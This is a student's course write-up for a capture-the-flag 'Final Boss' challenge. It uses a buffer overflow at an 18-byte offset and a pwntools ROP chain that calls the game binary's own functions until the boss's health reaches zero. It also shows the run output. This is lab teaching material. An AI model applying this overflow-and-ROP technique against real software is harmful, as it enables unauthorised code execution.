CS 395


G01167216

Nghi Vi

Final Project Writeup


Final Boss

I. Reconnaissance



The goal of this challenge is to get the boss to 0 health. Each ability chop,kick,and punch can deduct 10,20,30 hp from the boss respectively. The forth option is vulnerable to a buffer overflow attack since it takes 100 bytes to a 10bytes buffer, however we will use rop gadget for this assignment by calling the corresponding function for kick chop and punch until the global variable health is reduced to 0.

First, we need to see how many bytes does it take to overflow the buffer in the 4th option that will allow us to ROP chain into a super powerful uber duper strong hokage level ‘ULTIMATE POWER OVERFLOW’.




It takes 18 bytes to overflow the buffer, after that we can append the return address to the addresses of new functions.

II. Crafting Exploit

Writing script for ROP chain :

```python
from pwn import *
context.binary = elf = ELF("./boss")

chop  = p64(elf.symbols['chop'])
kick  = p64(elf.symbols['kick'])
punch = p64(elf.symbols['punch'])
main  = p64(elf.symbols['main'])

payload = b"A"*18 # overflow
payload += punch  # -30
payload += punch  # -30
payload += kick   # -20
payload += chop   # -10
payload += chop   # -10

payload += main   # get back to main to display boss is dead

io = elf.process()
#gdb.attach(io)
io.sendline(str(4)) # choose option 4
io.sendline(payload) # send Rasengan to the boss @!!!!@
io.interactive()
```

III. Result


└─$ python3 CS395_finalboss.py
[*] '/home/cs395/Desktop/CS395_Final_Challenges/Final_Boss/boss'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process '/home/cs395/Desktop/CS395_Final_Challenges/Final_Boss/boss': pid 13158
CS395_finalboss.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://d
cs.pwntools.com/#bytes
io.sendline(str(4)) # choose option 4
[*] Switching to interactive mode
You are fighting the final boss! You must use your most powerful technique to defeat him!
()
|

|
/ \
Boss health: 100
You have these attacks:
1. Chop
2. Kick
3. Punch
4. Ultimate Power Overflow
Input a move:
You begin generating power for your super combo move...
It did 30 damage!
It did 30 damage!
It did 20 damage!
It did 10 damage!
It did 10 damage!
You are fighting the final boss! You must use your most powerful technique to defeat him!
Congratulations, you've defeated the enemy!
(xx)
|

|
/ \
Boss health: 0
Turn in a write-up for how you got here and you've completed the challenge!
[*] Got EOF while reading in interactive
$